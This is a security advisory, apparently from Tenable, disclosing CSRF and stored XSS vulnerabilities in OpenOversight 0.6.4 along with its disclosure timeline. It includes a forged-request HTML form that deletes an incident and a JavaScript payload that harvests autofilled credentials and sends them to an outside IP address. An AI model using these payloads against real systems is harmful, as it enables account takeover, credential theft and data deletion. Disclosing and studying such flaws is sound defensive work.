tenable

OpenOversight Multiple Vulnerabilities

Medium

← View More Research Advisories

Synopsis

CVE-2021-20096: Multiple Cross-Site Request Forgery (CSRF)

CSRF allows an unauthenticated attacker to forge application requests via crafted links or forms. An attacker could trick a legitimate user (e.g. admin) into clicking a link that would then fire off a valid application request for which the user has permission to perform.

The following actions can be performed without a CSRF token, making them vulnerable to this attack:

- Normal, authenticated users are able to volunteer to identify whether there are any police officers in images (POST /image/classify/<number>/<number>). This does not require a CSRF token, so an unauthenticated attacker can trick a user into submitting bad data. (CVSSv3 Vector: AV:N/AC:L/PR:N/UI:R/S:U/C:N/I:L/A:N)
- Admin users of OpenOversight can delete (POST /auth/users/<number>/delete), enable (GET /auth/users/<number>/enable), disable (GET /auth/users/<number>/disable) and approve users (GET /auth/users/<number>/approve). These actions do not require a CSRF token, so an unauthenticated attacker can trick an admin into performing these tasks. This includes tricking an admin into deleting their own account, which would render the admin unable to use the platform. (CVSSv3 Vector: AV:N/AC:H/PR:N/UI:R/S:U/C:N/I:L/A:L)
- OpenOversight admins, and in some cases area coordinators, can delete incidents (POST /incidents/<number>/delete) as well as links (POST /officer/<number>/link/<number>/delete), notes (POST /officer/<number>/note/<number>/delete), and descriptions (POST /officer/<number>/description/<number>/delete) associated with a police officer. These actions do not require a CSRF token, so an unauthenticated attacker can trick an admin or area coordinator into performing these tasks. (CVSSv3 Vector: AV:N/AC:H/PR:N/UI:R/S:U/C:N/I:H/A:N)

All the above can be verified by intercepting the request and observing that no csrf_token is passed with it.

Proof of Concept (PoC)

The following will delete an incident if clicked on by an admin or area coordinator (provided the area coordinator is in charge of the police officer that the incident relates to) in a browser with an active OpenOversight session. A list of incidents can be found at /incidents, and clicking on one of these will reveal the incident number in the URL (the PoC below deletes incident number 4). Please note that the IP address would have to be changed to target the "victim" OpenOversight application, and the incident number would have to exist.

```
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
  <script>history.pushState('', '', '/')</script>
    <form action="http://localhost:3000/incidents/4/delete" method="POST">
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```


Authenticated Stored Cross-site Scripting (XSS) in officer rank

CVSSv2 Base Score: 3.4
CVSSv2 Vector: (AV:N/AC:L/PR:H/UI:R/S:C/C:N/I:L/A:N)

Stored XSS allows an authenticated attacker with administrator privileges in OpenOversight to inject malicious JavaScript when creating officer ranks. Such an attacker can create an officer rank containing script tags, and then create a new officer that is assigned this rank. If another admin user attempts to delete the malicious rank, the JavaScript will be executed due to the use of Markup(). This can be used to, for example, retrieve the email and password of another admin user.

Proof of Concept

Below, an admin attempts to delete a malicious rank created by another, malicious admin. This rank (pw) was associated with an officer that was also created by the malicious admin.



Furthermore, since autocomplete is not disabled for login items, an attacker may be able to retrieve the user's username and password with the following malicious password.js script (from here):

```
function httpGet(theUrl)
{
    var xmlHttp = new XMLHttpRequest();
    xmlHttp.open( "GET", theUrl, false ); // false for synchronous reque
st
    xmlHttp.send( null );
    return xmlHttp.responseText;
}

var f=document.createElement('form');
f.name = "login";
f.innerHTML = "Username: <input id=\"email\" type=\"text\" name=\"email\
" /><br />Password: <input id=\"password\" type=\"password\" name=\"pass
word\"><br />";
document.body.appendChild(f);

window.setTimeout(function(){
        var em = document.getElementById('email').value;
        var pw = document.getElementById('password').value;
        alert('email: '+em+'\npassword: '+pw);
        var res = httpGet("http://172.26.30.179:8000/" + "em:" + em + "&
pass:" + pw);
}, 1000);
```

Additional References

https://github.com/lucyparsons/OpenOversight/releases/tag/v0.6.5

Disclosure Timeline

05/07/2021 - Tenable asks for a security contact.
05/07/2021 - Security contact is provided.
05/10/2021 - Tenable sends report. 90-day date is August 09, 2021.
05/10/2021 - OpenOversight thanks us for the report. Asks for clarification.
05/13/2021 - Tenable provides clarification.
05/14/2021 - OpenOversight thanks us for clarification. They were able to reproduce. They will let us know when they are able to roll out a patch.
05/14/2021 - Tenable thanks OO for the info. Communicates intent to publish and CVE assignment.
05/19/2021 - OO gives us a heads up about an upcoming patch release / deployment. They appreciate our vulnerability disclosure policy and offer to share our advisory page on social media.
05/20/2021 - Tenable acknowledges. Provides CVSS score review/updates. Thanks OO for social media comments.

Risk Information

CVE ID: CVE-2021-20096
Tenable Advisory ID: TRA-2021-18
Credit: Nick Manfredi

CVSSv3 Base / Temporal Score: 5.3 / 4.8
CVSSv3 Vector: CVSS:3.0/AV:N/AC:H/PR:N/UI:R/S:U/C:N/I:H/A:N
Affected Products: OpenOversight 0.6.4 and possibly earlier
Risk Factor: Medium

Advisory Timeline

05/21/2021 - Advisory published.

CUSTOMER RESOURCES

Resource Library
Community & Support
Customer Education
Tenable Research
Documentation
Trust and Assurance
Nessus Resource Center
Cyber Exposure Fundamentals
System Status

CONNECTIONS

Blog
Contact Us
Careers
Investors
Events
Media